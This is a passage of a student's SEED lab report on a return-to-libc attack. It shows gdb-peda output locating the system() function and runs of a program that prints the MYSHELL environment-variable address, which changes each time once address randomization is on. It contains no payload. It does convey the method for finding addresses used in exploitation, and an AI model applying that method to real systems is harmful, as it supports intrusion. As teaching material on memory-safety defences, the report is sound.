
```
   0x8048524 <main+22>: push   0x0
   0x8048526 <main+24>: lea    eax,[ebp-0x48]
   0x8048529 <main+27>: push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffed00 --> 0xffffffff
0004| 0xbfffed04 --> 0xb7d66000 --> 0x172664
0008| 0xbfffed08 --> 0xb7d76dc8 --> 0x2b76 ('v+')
0012| 0xbfffed0c --> 0xb7ffd2f0 --> 0xb7d6a000 --> 0x464c457f
0016| 0xbfffed10 --> 0xb7fd44e8 --> 0xb7fd3aa8 --> 0xb7fbae40 (<_ZN5boost15progr
am_options6detail18utf8_codecvt_facetD2Ev>:     push   ebx)
0020| 0xbfffed14 --> 0xb7fd445c (0xb7fd445c)
0024| 0xbfffed18 --> 0xb7fd27bc --> 0xb7f7aeb0 (<frame_dummy>:  call   0xb7f7aee
c <__x86.get_pc_thunk.dx>)
0028| 0xbfffed1c --> 0xb7d98c0b (<__GI___cxa_atexit+27>:        add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfffedf4) at retlib.c:20
20      memset(dummy, 0, BUF_SIZE*5);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ 
```

**Screenshot 5.4: Show disable-randomization status in debug mode**

**The code gives out a segmentation fault. This is natural to happen because on enabling the address randomization, the addresses of environment variables keep changing. In this case, guessing the address of system(), exit() and /bin/sh is impossible. Hence, this makes the attack near impossible.**

**Also, in the below screenshot, it can be seen that on executing the prnenv.c to find the address of MYSHELL environment variable, we get a different address every time.**



```
seed@pes1201800144rajdeep:~/.../new$ gcc -o prnenv prnenv.c
seed@pes1201800144rajdeep:~/.../new$ ./prnenv
bf9ccdef
seed@pes1201800144rajdeep:~/.../new$ ./prnenv
bfeabdef
seed@pes1201800144rajdeep:~/.../new$ ./prnenv
bfbf3def
seed@pes1201800144rajdeep:~/.../new$ ./prnenv
bfa25def
seed@pes1201800144rajdeep:~/.../new$
```

==========================================================